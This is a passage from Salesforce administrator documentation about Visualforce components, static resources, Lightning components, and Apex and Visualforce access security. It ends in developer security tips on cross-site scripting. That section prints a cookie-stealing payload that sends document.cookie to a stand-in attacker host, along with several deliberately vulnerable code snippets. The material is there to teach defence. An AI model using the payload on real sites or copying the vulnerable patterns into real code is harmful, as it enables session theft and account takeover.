USER PERMISSIONS

To create custom components:

- "Customize Application"

Note: You can also create a custom component in Visualforce development mode by adding a reference to a custom component that doesn't yet exist to Visualforce page markup. After saving the markup, a quick fix link appears that allows you to create a new component definition (including any specified attributes) based on the name that you provided for the component.

For example, if you haven't yet defined a custom component named `myNewComponent` and insert `<c:myNewComponent myNewAttribute="foo"/>` into existing page markup, after clicking **Save** a quick fix allows you to define a new custom component named `myNewComponent` with the following default definition:

```
<apex:component>
  <apex:attribute name="myattribute" type="String" description="TODO: Describe me"/>
  <!-- Begin Default Content REMOVE THIS -->
  <h1>Congratulations</h1>
  This is your new Component: mynewcomponent
  <!-- End Default Content REMOVE THIS -->
</apex:component>
```

You can modify this definition from Setup by entering *Components* in the `Quick Find` box, then selecting **VisualforceComponents**, and then clicking **Edit** next to the myNewComponent custom component.

SEE ALSO:

Visualforce Components

Visualforce Components

Viewing and Editing Visualforce Custom Components

From Setup, enter *Components* in the `Quick Find` box, then select **VisualforceComponents** and click the name of a custom component to view its definition.

From the detail page, you can do any of the following:

- Click **Edit** to edit the custom component.
- Click **Delete** to delete the custom component.
- Click **Clone** to create a copy of the custom component. You must specify a new name for the new component.
- Click **Where is this used?** to view a list of all references to the custom component in your organization.
- Click **Show Dependencies** to display the items, such as another component, permission, or preference, that must exist for this custom component to be valid.

Once your component has been created, you can view it at `http://`*mySalesforceInstance*`/apexcomponent/`*nameOfNewComponent*, where the value of *mySalesforceInstance* is the host name of your Salesforce instance (for example, `na3.salesforce.com`) and the value of *nameOfNewComponent* is the value of the `Name` field on the custom component definition.

The component is displayed as if it's a Visualforce page. Consequently, if your component relies on attributes or on the content of the component tag's body, this URL may generate results that you don't expect. To more accurately test a custom component, add it to a Visualforce page and then view the page.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To clone, edit, delete, or set versions for custom components:

- "Customize Application"

SEE ALSO:

Visualforce Components

Managing Visualforce Custom Components

After creating custom components, you can view, edit and delete them. From Setup, enter *Components* in the Quick Find box, then select **Visualforce Components** to display the Components list page, which shows the list of custom components defined for your organization. From this page you can:

- Click **New** to define a new custom component.
- Click a custom component name to display detailed information about the component.
- Click **Edit** to modify a component's name or markup.

  Note: A icon indicates that a Visualforce custom component is in an installed managed package. You can't edit or delete a Visualforce custom component in a managed package. A icon indicates that a Visualforce custom component in a previously released managed package will be deleted on the next package upload. You can choose to undelete the Visualforce custom component through the package detail page.

- Click **Del** to remove a custom component from your organization.

Note: The namespace prefix is added to Apex classes and triggers, Visualforce components and pages, brand templates, folders, s-controls, static resources, web links, and custom report types if they are included in a managed package. However, if you don't have customize application permissions, the namespace prefix field is not displayed for brand templates, folders, and custom report types.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create and edit custom components:

- "Customize Application"

Static Resources

Static resources allow you to upload content that you can reference in a Visualforce page, including archives (such as .zip and .jar files), images, style sheets, JavaScript, and other files.

Using a static resource is preferable to uploading a file to the Documents tab because:

- You can package a collection of related files into a directory hierarchy and upload that hierarchy as a .zip or .jar archive.
- You can reference a static resource in page markup by name using the `$Resource` global variable instead of hard-coding document IDs:
  - To reference a stand-alone file, use `$Resource.<resource_name>` as a merge field, where *<resource_name>* is the name you specified when you uploaded the resource. For example:

```
<apex:image url="{!$Resource.TestImage}" width="50" height="50"/>
```

or

```
<apex:includeScript value="{!$Resource.MyJavascriptFile}"/>
```

  - To reference a file in an archive, use the `URLFOR` function. Specify the static resource name that you provided when you uploaded the archive with the first parameter, and the path to the desired file within the archive with the second. For example:

```
<apex:image url="{!URLFOR($Resource.TestZip,
                  'images/Bluehills.jpg')}" width="50" height="50"/>
```

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

or

```
<apex:includeScript value="{!URLFOR($Resource.LibraryJS, '/base/subdir/file.js')}"/>
```

- You can use relative paths in files in static resource archives to refer to other content within the archive. For example, in your CSS file, named `styles.css`, you have the following style:

  ```
  table { background-image: img/testimage.gif }
  ```

  When you use that CSS in a Visualforce page, you need to make sure the CSS file can find the image. To do that, create an archive (such as a zip file) that includes `styles.css` and `img/testimage.gif`. Make sure that the path structure is preserved in the archive. Then upload the archive file as a static resource named "style_resources". Then, in your page, add the following component:

  ```
  <apex:stylesheet value="{!URLFOR($Resource.style_resources, 'styles.css')}"/>
  ```

  Since the static resource contains both the style sheet and the image, the relative path in the style sheet resolves and the image is displayed.

A single static resource can be up to 5 MB in size. An organization can have up to 250 MB of static resources. Static resources apply to your organization's quota of data storage.

SEE ALSO:

Defining Static Resources

Defining Static Resources

To create a static resource:

1. From Setup, enter *Static Resources* in the `Quick Find` box, then select **Static Resources**.
2. Click **New**.
3. In the `Name` text box, enter the text that should be used to identify the resource in Visualforce markup. This name can contain only underscores and alphanumeric characters, and must be unique in your org. It must begin with a letter, not include spaces, not end with an underscore, and not contain two consecutive underscores.

   Note: If you reference a static resource in Visualforce markup and then change the name of the resource, the Visualforce markup is updated to reflect that change.

4. In the `Description` text area, specify an optional description of the resource.
5. Next to the `File` text box, click **Browse** to navigate to a local copy of the resource that you want to upload.

   A single static resource can be up to 5 MB in size, and an organization can have up to 250 MB of static resources, total.

6. Set the `Cache Control`:

   - *Private* specifies that the static resource data cached on the Salesforce server shouldn't be shared with other users. The static resource is only stored in cache for the current user's session.

     Note: Cache settings on static resources are set to private when accessed via a Force.com site whose guest user's profile has restrictions based on IP range or login hours. Sites with guest user profile restrictions cache static resources only within

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create static resources:
- "Customize Application"

the browser. Also, if a previously unrestricted site becomes restricted, it can take up to 45 days for the static resources to expire from the Salesforce cache and any intermediate caches.

- *Public* specifies that the static resource data cached on the Salesforce server be shared with other users in your organization for faster load times.

The W3C specifications on Header Field Definitions has more technical information about cache-control.

Note: This feature only works for Sites—enabled organizations that use the static resource.

7. Click **Save**.

Warning: If you are using WinZip be sure to install the most recent version. Older versions of WinZip may cause a loss of data.

SEE ALSO:

Viewing and Editing Static Resources

Static Resources

Viewing and Editing Static Resources

From Setup, enter *Static Resources* in the Quick Find box, then select **Static Resources** and click the name of a resource to view its details, including its MIME type, the size of the resource in bytes, when it was created, and when it was last modified.

From the detail page, you can do any of the following:

- Click **Edit** to edit the resource.
- Click **Delete** to delete the resource.
- Click **Clone** to create a copy of the resource. You must specify a new name for the new resource.
- Click **Where is this used?** to view a list of all references to the static resource in your organization.

SEE ALSO:

Defining Static Resources

Managing Static Resources

Static Resources

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To clone, edit, or delete static resources:

- "Customize Application"

Managing Static Resources

After creating static resources, you can customize, edit, and delete them. From Setup, enter *Static Resources* in the Quick Find box, then select **Static Resources** to display the Static Resources list page, which shows the list of resources defined for your organization. From this page you can:

- Click **New Static Resource** to define a new static resource.
- Click a resource name to display detailed information about the page, including its MIME type and size.
- Click **Edit** next to a resource to modify the resource's name or to upload a new version of the resource.
- Click **Del** to remove a resource.

Note: The namespace prefix is added to Apex classes and triggers, Visualforce components and pages, brand templates, folders, s-controls, static resources, web links, and custom report types if they are included in a managed package. However, if you don't have customize application permissions, the namespace prefix field is not displayed for brand templates, folders, and custom report types.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create and edit static resources:

- "Customize Application"

SEE ALSO:

Viewing and Editing Static Resources

Static Resources

Lightning Components

Lightning Component Framework Overview

The Lightning Component framework is a UI framework for developing dynamic web apps for mobile and desktop devices. It's a modern framework for building single-page applications engineered for growth.

The framework supports partitioned multi-tier component development that bridges the client and server. It uses JavaScript on the client side and Apex on the server side.

There are many benefits of using the Lightning Component framework to build components and apps.

Out-of-the-Box Component Set

Comes with an out-of-the-box set of components to kick start building apps. You don't have to spend your time optimizing your apps for different devices as the components take care of that for you.

Rich component ecosystem

Create business-ready components and make them available in Salesforce1, Lightning Experience, and Communities. Salesforce1 users access your components via the navigation menu. Customize Lightning Experience or Communities using drag-and-drop components on a Lightning Page in the Lightning App Builder or using Community Builder. Additional components are available for your org in the AppExchange. Similarly, you can publish your components and share them with other users.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available for use in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Create Lightning components using the UI in **Enterprise**, **Performance**, **Unlimited**, **Developer** Editions or a sandbox.

Performance

Uses a stateful client and stateless server architecture that relies on JavaScript on the client side to manage UI component metadata and application data. The client calls the server only when absolutely necessary; for example to get more metadata or data. The server only sends data that is needed by the user to maximize efficiency. The framework uses JSON to exchange data between the server and the client. It intelligently utilizes your server, browser, devices, and network so you can focus on the logic and interactions of your apps.

Event-driven architecture

Uses an event-driven architecture for better decoupling between components. Any component can subscribe to an application event, or to a component event they can see.

Faster development

Empowers teams to work faster with out-of-the-box components that function seamlessly with desktop and mobile devices. Building an app with components facilitates parallel design, improving overall development efficiency.

Components are encapsulated and their internals stay private, while their public shape is visible to consumers of the component. This strong separation gives component authors freedom to change the internal implementation details and insulates component consumers from those changes.

Device-aware and cross browser compatibility

Apps use responsive design and provide an enjoyable user experience. The Lightning Component framework supports the latest in browser technology such as HTML5, CSS3, and touch events.

Use the Developer Console to create Lightning components.

SEE ALSO:

Developer Console Functionality

Add Lightning Components to Salesforce1

Lightning Components Developer's Guide

Enable Debug Mode for Lightning Components

Enable debug mode to make it easier to debug JavaScript code in your Lightning components.

There are two modes: production and debug. By default, the Lightning Component framework runs in production mode. This mode is optimized for performance. It uses the Google Closure Compiler to optimize and minimize the size of the JavaScript code. The method names and code are heavily obfuscated.

When you enable debug mode, the framework doesn't use Google Closure Compiler so the JavaScript code isn't minimized and is easier to read and debug.

To enable debug mode for your org:

1. From Setup, enter *Lightning Components* in the Quick Find box, then select **Lightning Components**.
2. Select the Enable Debug Mode checkbox.
3. Click **Save**.

SEE ALSO:

Lightning Component Framework Overview

Lightning Components Developer's Guide

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available for use in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Create Lightning components using the UI in **Enterprise**, **Performance**, **Unlimited**, **Developer** Editions or a sandbox.

Add Lightning Components to Salesforce1

Make your Lightning components available for Salesforce1 users.

In the component you wish to add, include `implements="force:appHostable"` in your `aura:component` tag and save your changes.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available for use in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Create Lightning components using the UI in **Enterprise**, **Performance**, **Unlimited**, **Developer** Editions or a sandbox.

USER PERMISSIONS

To create Lightning Component Tabs:

- "Customize Application"

```
<aura:component implements="force:appHostable">
```

The `appHostable` interface makes the component available as a custom tab.

Use the Developer Console to create Lightning components.

Include your components in the Salesforce1 navigation menu by following these steps.

1. Create a custom Lightning component tab for the component. From Setup, enter *`Tabs`* in the `Quick Find` box, then select **Tabs**.

   Note: You must create a custom Lightning component tab before you can add your component to the Salesforce1 navigation menu. Accessing your Lightning component from the full Salesforce site is not supported.

2. Add your Lightning component to the Salesforce1 navigation menu.
   a. From Setup, enter *`Navigation`* in the `Quick Find` box, then select **Salesforce1 Navigation**.
   b. Select the custom tab you just created and click **Add**.
   c. Sort items by selecting them and clicking **Up** or **Down**.

      In the navigation menu, items appear in the order you specify. The first item in the Selected list becomes your users' Salesforce1 landing page.

3. Check your output by going to the Salesforce1 mobile browser app. Your new menu item should appear in the navigation menu.

Note: By default, the mobile browser app is turned on for your org. For more information on using the Salesforce1 mobile browser app, see the *Salesforce1 App Developer Guide*.

SEE ALSO:

Lightning Component Framework Overview

Developer Console Functionality

Add Lightning Components to Lightning Experience

Make your Lightning components available for Lightning Experience users.

In the components you wish to include in Lightning Experience, add `implements="force:appHostable"` in the `aura:component` tag and save your changes.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available for use in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Create Lightning components using the UI in **Enterprise**, **Performance**, **Unlimited**, **Developer** Editions or a sandbox.

USER PERMISSIONS

To create Lightning Component Tabs:

- "Customize Application"

```
<aura:component implements="force:appHostable">
```

Use the Developer Console to create Lightning components.

Follow these steps to include your components in Lightning Experience and make them available to users in your organization.

1. Create a custom tab for this component.
   a. From Setup, enter *Tabs* in the `Quick Find` box, then select **Tabs**.
   b. Click **New** in the Lightning Component Tabs related list.
   c. Select the Lightning component that you want to make available to users.
   d. Enter a label to display on the tab.
   e. Select the tab style and click **Next**.
   f. When prompted to add the tab to profiles, accept the default and click **Save**.
2. Add your Lightning components to the App Launcher.

a. From Setup, enter *Apps* in the `Quick Find` box, then select **Apps**.

b. Click **New**. Select *Custom app* and then click **Next**.

c. Enter *Lightning* for `App Label`and click **Next**.

d. In the `Available Tabs` dropdown menu, select the Lightning Component tab you created and click the right arrow button to add it to the custom app.

e. Click **Next**. Select the `Visible` checkbox to assign the app to profiles and then **Save**.

3. Check your output by navigating to the App Launcher in Lightning Experience. Your custom app should appear in theApp Launcher. Click the custom app to see the components you added.

SEE ALSO:

Add Lightning Components to Salesforce1

Code Security

Securing Your Code

This section contains information about implementing security in your code.

- How Does Apex Class Security Work?
- Setting Visualforce Page Security from a Page Definition
- Security Tips for Apex and Visualforce Development

Apex Security

How Does Apex Class Security Work?

Limit which users can execute methods in a particular top-level Apex class based on their profiles or an associated permission set. This lets you apply granular security to Apex operations in your org.

These permissions apply only to Apex class methods. The method can be a web service method or any method used in a custom Visualforce controller or controller extension that's applied to a Visualforce page. In contrast, triggers always fire on trigger events (such as `insert` or `update`), regardless of a user's permissions.

Note: If you've installed a managed package in your org, you can set security only for the Apex classes in the package that are declared as `global` or for classes that contain methods declared as `webService`.

If users have the "Author Apex" permission, they can access all Apex classes in the associated organization, regardless of the security settings for individual classes.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Performance**, **Unlimited**, **Developer**, **Enterprise**, and **Database.com** Editions

Permission for an Apex class is checked only at the top level. For example, if class A calls class B, and a user profile has access only to class A but not class B, the user can still execute the code in class A. Likewise, if a Visualforce page uses a custom component with an associated controller, security is only checked for the controller associated with the page. The controller associated with the custom component executes regardless of permissions.

You can set Apex class security via:

- The Apex class list page
- An Apex class detail page
- Permission sets
- Profiles

SEE ALSO:

Security Tips for Apex and Visualforce Development

Apex Developer Guide

Set Apex Class Access from the Class List Page

1. From Setup, enter *Apex Classes* in the Quick Find box, then select **Apex Classes**.
2. Next to the name of the class that you want to restrict, click **Security**.
3. Select the profiles that you want to enable from the Available Profiles list and click **Add**, or select the profiles that you want to disable from the Enabled Profiles list and click **Remove**.
4. Click **Save**.

SEE ALSO:

Set Apex Class Access from the Class Detail Page

Setting Apex Class Access from Permission Sets

Set Apex Class Access from Profiles

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

USER PERMISSIONS

To set Apex class security:

- "Author Apex"

  AND

  "Customize Application"

Set Apex Class Access from the Class Detail Page

1. From Setup, enter *Apex Classes* in the Quick Find box, then select **Apex Classes**.
2. Click the name of the class that you want to restrict.
3. Click **Security**.
4. Select the profiles that you want to enable from the Available Profiles list and click **Add**, or select the profiles that you want to disable from the Enabled Profiles list and click **Remove**.
5. Click **Save**.

SEE ALSO:

- Set Apex Class Access from the Class List Page
- Setting Apex Class Access from Permission Sets
- Set Apex Class Access from Profiles

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

USER PERMISSIONS

To set Apex class security:

- "Author Apex"

  AND

  "Customize Application"

Setting Apex Class Access from Permission Sets

You can specify which methods in a top-level Apex class are executable for a permission set. These settings only apply to Apex class methods, such as Web service methods, or any method used in a custom Visualforce controller or controller extension applied to a Visualforce page. Triggers always fire on trigger events (such as `insert` or `update`), regardless of permission settings.

1. From Setup, enter *Permission Sets* in the Quick Find box, then select **Permission Sets**.
2. Select a permission set.
3. Click **Apex Class Access**.
4. Click **Edit**.
5. Select the Apex classes that you want to enable from the Available Apex Classes list and click **Add**, or select the Apex classes that you want to disable from the Enabled Apex Classes list and click **Remove**.
6. Click **Save**.

SEE ALSO:

- Set Apex Class Access from the Class List Page
- Set Apex Class Access from the Class Detail Page
- Set Apex Class Access from Profiles

EDITIONS

Available in: Salesforce Classic

Available in: **Performance**, **Unlimited**, **Developer**, **Enterprise**, and **Database.com** Editions

USER PERMISSIONS

To edit Apex class access settings:

- "Manage Profiles and Permission Sets"

Set Apex Class Access from Profiles

Specify which methods in a top-level Apex class are executable for a profile.

These settings apply only to Apex class methods. For example, apply the settings to Web service methods or any method used in a custom Visualforce controller or controller extension applied to a Visualforce page. Triggers always fire on trigger events (such as `insert` or `update`), regardless of profile settings.

1. From Setup, enter *`Profiles`* in the `Quick Find` box, then select **Profiles**.
2. Select a profile and click its name.
3. In the Apex Class Access page or related list, click **Edit**.
4. Select the Apex classes that you want to enable from the Available Apex Classes list and click **Add**. Or select the Apex classes that you want to disable from the Enabled Apex Classes list and click **Remove**.
5. Click **Save**.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Performance**, **Unlimited**, **Developer**, **Enterprise**, and **Database.com** Editions

USER PERMISSIONS

To edit profiles:
- "Manage Profiles and Permission Sets"

SEE ALSO:

Set Apex Class Access from the Class List Page

Set Apex Class Access from the Class Detail Page

Setting Apex Class Access from Permission Sets

Create Apex Sharing Reasons

When creating Apex managed sharing, create Apex sharing reasons for individual custom objects to indicate why sharing was implemented, simplify the coding required to update and delete sharing records, and share a record multiple times with the same user or group using different Apex sharing reasons.

Note: For more information on Apex managed sharing, see the *Force.com Apex Code Developer's Guide*.

Salesforce displays Apex sharing reasons in the `Reason` column when viewing the sharing for a custom object record in the user interface. This allows users and administrators to understand the purpose of the sharing.

When working with Apex sharing reasons, note the following:

- Only users with the "Modify All Data" permission can add, edit, or delete sharing that uses an Apex sharing reason.
- Deleting an Apex sharing reason will delete all sharing on the object that uses the reason.
- You can create up to 10 Apex sharing reasons per custom object.
- You can create Apex sharing reasons using the Metadata API.

To create an Apex sharing reason:

1. From the management settings for the custom object, click **New** in the Apex Sharing Reasons related list.
2. Enter a label for the Apex sharing reason. The label displays in the `Reason` column when viewing the sharing for a record in the user interface. The label is also enabled for translation through the Translation Workbench.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

USER PERMISSIONS

To create Apex sharing reasons:
- "Author Apex"

To view Apex sharing reasons:
- "View Setup and Configuration"

3. Enter a name for the Apex sharing reason. The name is used when referencing the reason in the API and Apex. This name can contain only underscores and alphanumeric characters, and must be unique in your org. It must begin with a letter, not include spaces, not end with an underscore, and not contain two consecutive underscores.
4. Click **Save**.

SEE ALSO:

Recalculate Apex Managed Sharing

Recalculate Apex Managed Sharing

Important: When packaging custom objects, be aware that associated Apex sharing recalculations are also included and may prevent the package from installing.

Developers can write batch Apex classes that recalculate the Apex managed sharing for a specific custom object. You can associate these classes with a custom object on its detail page, and execute them if a locking issue prevents Apex from granting access to a user as defined by the application's logic. Apex sharing recalculations are also useful for resolving visibility issues due to coding errors. For example, if a developer corrects a coding error that prevented users from accessing records they should see, the correction might only affect records created after the code update. To ensure the correction applies to existing records as well, the developer can run an Apex sharing recalculation to validate sharing on all records.

You can run Apex sharing recalculations from a custom object's detail page. You can also run them programmatically using the `Database.executeBatch` method. In addition, Salesforce automatically runs Apex recalculation classes defined for a custom object every time a custom object's organization wide sharing default access level is updated.

Note: Salesforce automatically recalculates sharing for all records on an object when its organization-wide sharing default access level changes. The recalculation includes access granted by sharing rules. In addition, all types of sharing are removed if the access they grant is redundant. For example, the manual sharing which grants Read Only access to a user is deleted when the object's sharing model is changed from Private to Public Read Only.

For information on creating Apex managed sharing and recalculation classes, see the *Force.com Apex Code Developer's Guide*.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

USER PERMISSIONS

To associate an Apex managed sharing recalculation class:
- "Author Apex"

To run an Apex managed sharing recalculation:
- "Author Apex"

  OR

  "Manage Sharing"

To associate an Apex managed sharing recalculation class with a custom object:

1. From the management settings for the custom object, go to Apex Sharing Recalculations.
2. Choose the Apex class that recalculates the Apex sharing for this object. The class you choose must implement the `Database.Batchable` interface. You cannot associate the same Apex class multiple times with the same custom object.
3. Click **Save**.

To run an Apex sharing recalculation, from the management settings for a custom object, go to Apex Sharing Recalculation, and then click **New**.

When working with Apex sharing recalculations, note the following.

- The Apex code that extends the sharing recalculation can process a maximum of five million records. If thisApex code affects more than five million records, the job fails immediately.
- You can monitor the status of Apex sharing recalculations in the Apex job queue.
- You can associate a maximum of five Apex sharing recalculations per custom object.

- You cannot associate Apex sharing recalculations with standard objects.

SEE ALSO:

Create Apex Sharing Reasons

Visualforce Security

Visualforce Page Security

You can specify which users can execute a particular Visualforce page based on their profile or an associated permission set.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Permission for a Visualforce page is checked at the top level only. Once users can access a page, they can execute all Apex that's associated with the page. This includes:

- The controller for the page and any Apex classes called from the controller class.
- Any extension classes for the page and any Apex called from an extension.
- Any Apex classes associated with custom components within the page.
- Any classes associated with the page through the use of `apex:include` or `apex:composition`.

For example, if page A depends on a controller that calls an Apex class B, and a user has access only to page A but not class B, the user can still execute the code in page A. Likewise, if a Visualforce page uses a custom component with an associated controller, security is only checked for the controller associated with the page, *not* for the controller associated with the component.

You can set Visualforce page security from:

- A Visualforce page definition
- Permission sets
- Profiles

If users have the "Customize Application" permission, they can access all Visualforce pages in the associated organization. However, they can still have restrictions related to Apex classes. The "Customize Application" permission doesn't allow users to ignore those restrictions in a Visualforce page unless they have Visualforce page access.

Also, to include Apex in a page, users must have the "Author Apex" permission or access to the Apex class.

Note: Organizations with Force.com sites or Customer Portals can enable Visualforce pages either by assigning them to user profiles or by enabling them for the entire site.

SEE ALSO:

Security Tips for Apex and Visualforce Development

Visualforce Developer's Guide

Setting Visualforce Page Security from a Page Definition

Setting Visualforce Page Security from Permission Sets

Set Visualforce Page Security from Profiles

Setting Visualforce Page Security from a Page Definition

1. From Setup, enter *Visualforce Pages* in the Quick Find box, then select **Visualforce Pages**.
2. Next to the name of the page that you want to restrict, click **Security**.
3. Select the profiles that you want to enable from the Available Profiles list and click **Add**.
4. Select the profiles that you want to disable from the Enabled Profiles list and click **Remove**.
5. Click **Save**.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To set Visualforce page security:

- "Manage Profiles and Permission Sets"

  AND

  "Customize Application"

Setting Visualforce Page Security from Permission Sets

1. From Setup, enter *Permission Sets* in the Quick Find box, then select **Permission Sets**.
2. Select a permission set.
3. Click **Visualforce Page Access**.
4. Click **Edit**.
5. Select the Visualforce pages that you want to enable from the Available Visualforce Pages list and click **Add**, or select the Visualforce pages that you want to disable from the Enabled Visualforce Pages list and click **Remove**.
6. Click **Save**.

EDITIONS

Available in: Salesforce Classic

Permission sets available in: **Contact Manager**, **Professional**, **Group**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

USER PERMISSIONS

To edit Visualforce page access settings:

- "Manage Profiles and Permission Sets"

Set Visualforce Page Security from Profiles

Set Visualforce security directly from a profile to give that profile's users access to the specified Visualforce page.

1. From Setup, enter *Profiles* in the Quick Find box, then select **Profiles**.
2. Click the name of the profile you want to modify.
3. Go to the Visualforce Page Access page or related list and click **Edit**.
4. Select the Visualforce pages that you want to enable from the Available Visualforce Pages list and click **Add**. You can also select the Visualforce pages that you want disabled from the Enabled Visualforce Pages list and click **Remove**.
5. Click **Save**.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To set Visualforce page security:

- "Manage Profiles and Permission Sets"

Security Tips for Apex and Visualforce Development

Understand and guard against vulnerabilities as you develop custom applications.

EDITIONS

Available in: Salesforce Classic

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

Visualforce is not available in **Database.com**.

Understanding Security

The powerful combination of Apex and Visualforce pages allow Force.com developers to provide custom functionality and business logic to Salesforce or create a completely new stand-alone product running inside the Force.com platform. However, as with any programming language, developers must be cognizant of potential security-related pitfalls.

Salesforce has incorporated several security defenses into the Force.com platform itself. However, careless developers can still bypass the built-in defenses in many cases and expose their applications and customers to security risks. Many of the coding mistakes a developer can make on the Force.com platform are similar to general Web application security vulnerabilities, while others are unique to Apex.

To certify an application for AppExchange, it is important that developers learn and understand the security flaws described here. For additional information, see the Force.com Security Resources page on Salesforce Developers at https://developer.salesforce.com/page/Security.

Cross-Site Scripting (XSS)

Cross-site scripting (XSS) attacks cover a broad range of attacks where malicious HTML or client-side scripting is provided to a Web application. The Web application includes malicious scripting in a response to a user of the Web application. The user then unknowingly becomes the victim of the attack. The attacker has used the Web application as an intermediary in the attack, taking advantage of the victim's trust for the Web application. Most applications that display dynamic Web pages without properly validating the data are likely to be vulnerable. Attacks against the website are especially easy if input from one user is intended to be displayed to another user. Some obvious possibilities include bulletin board or user comment-style websites, news, or email archives.

For example, assume the following script is included in a Force.com page using a script component, an `on*` event, or a Visualforce page.

```
<script>var foo = '{!$CurrentPage.parameters.userparam}';script>var foo =
'{!$CurrentPage.parameters.userparam}';</script>
```

This script block inserts the value of the user-supplied `userparam` onto the page. The attacker can then enter the following value for `userparam`:

```
1';document.location='http://www.attacker.com/cgi-bin/cookie.cgi?'%2Bdocument.cookie;var%20foo='2
```

In this case, all of the cookies for the current page are sent to `www.attacker.com` as the query string in the request to the `cookie.cgi` script. At this point, the attacker has the victim's session cookie and can connect to the Web application as if they were the victim.

The attacker can post a malicious script using a Website or email. Web application users not only see the attacker's input, but their browser can execute the attacker's script in a trusted context. With this ability, the attacker can perform a wide variety of attacks against the victim. These range from simple actions, such as opening and closing windows, to more malicious attacks, such as stealing data or session cookies, allowing an attacker full access to the victim's session.

For more information on this attack in general, see the following articles:

- http://www.owasp.org/index.php/Cross_Site_Scripting
- http://www.cgisecurity.com/xss-faq.html
- http://www.owasp.org/index.php/Testing_for_Cross_site_scripting
- http://www.google.com/search?q=cross-site+scripting

Within the Force.com platform there are several anti-XSS defenses in place. For example, Salesforce has implemented filters that screen out harmful characters in most output methods. For the developer using standard classes and output methods, the threats of XSS flaws have been largely mitigated. However, the creative developer can still find ways to intentionally or accidentally bypass the default controls. The following sections show where protection does and does not exist.

Existing Protection

All standard Visualforce components, which start with `<apex>`, have anti-XSS filters in place. For example, the following code is normally vulnerable to an XSS attack because it takes user-supplied input and outputs it directly back to the user, but the `<apex:outputText>` tag is XSS-safe. All characters that appear to be HTML tags are converted to their literal form. For example, the < character is converted to `&lt;` so that a literal < displays on the user's screen.

```
<apex:outputText>
    {!$CurrentPage.parameters.userInput}
</apex:outputText>
```

Disabling Escape on Visualforce Tags

By default, nearly all Visualforce tags escape the XSS-vulnerable characters. It is possible to disable this behavior by setting the optional attribute `escape="false"`. For example, the following output is vulnerable to XSS attacks:

```
<apex:outputText escape="false" value="{!$CurrentPage.parameters.userInput}" />
```

Programming Items Not Protected from XSS

The following items do not have built-in XSS protections, so take extra care when using these tags and objects. This is because these items were intended to allow the developer to customize the page by inserting script commands. It does not makes sense to include anti-XSS filters on commands that are intentionally added to a page.

Custom JavaScript

If you write your own JavaScript, the Force.com platform has no way to protect you. For example, the following code is vulnerable to XSS if used in JavaScript.

```
<script>
    var foo = location.search;
    document.write(foo);
</script>
```

<apex:includeScript>

The `<apex:includeScript>` Visualforce component allows you to include a custom script on the page. In these cases, be very careful to validate that the content is safe and does not include user-supplied data. For example, the following snippet is extremely vulnerable because it includes user-supplied input as the value of the script text. The value provided by the tag is a URL to the JavaScript to include. If an attacker can supply arbitrary data to this parameter (as in the example below), they can potentially direct the victim to include any JavaScript file from any other website.

```
<apex:includeScript value="{!$CurrentPage.parameters.userInput}" />
```

Formula Tags

The general syntax of these tags is: `{!FUNCTION()}` or `{!$OBJECT.ATTRIBUTE}`. For example, if a developer wanted to include a user's session ID in a link, they could create the link using the following syntax:

```
<a
href="http://partner.domain.com/integration/?sid={!$Api.Session_ID}&server={!$Api.Partner_Server_URL_130}">
Go to portal</a>
```

Which renders output similar to the following:

```
<a
href="http://partner.domain.com/integration/?sid=4f0900D30000000Jsbi%21AQoAQNYaPnVyd_6hNdIxXhzQTMaa
SlYiOfRzpM18huTGN3jC0O1FIkbuQRwPc9OQJeMRm4h2UYXRnmZ5wZufIrvd9DtC_ilA&server=https://yourInstance.salesforce.com
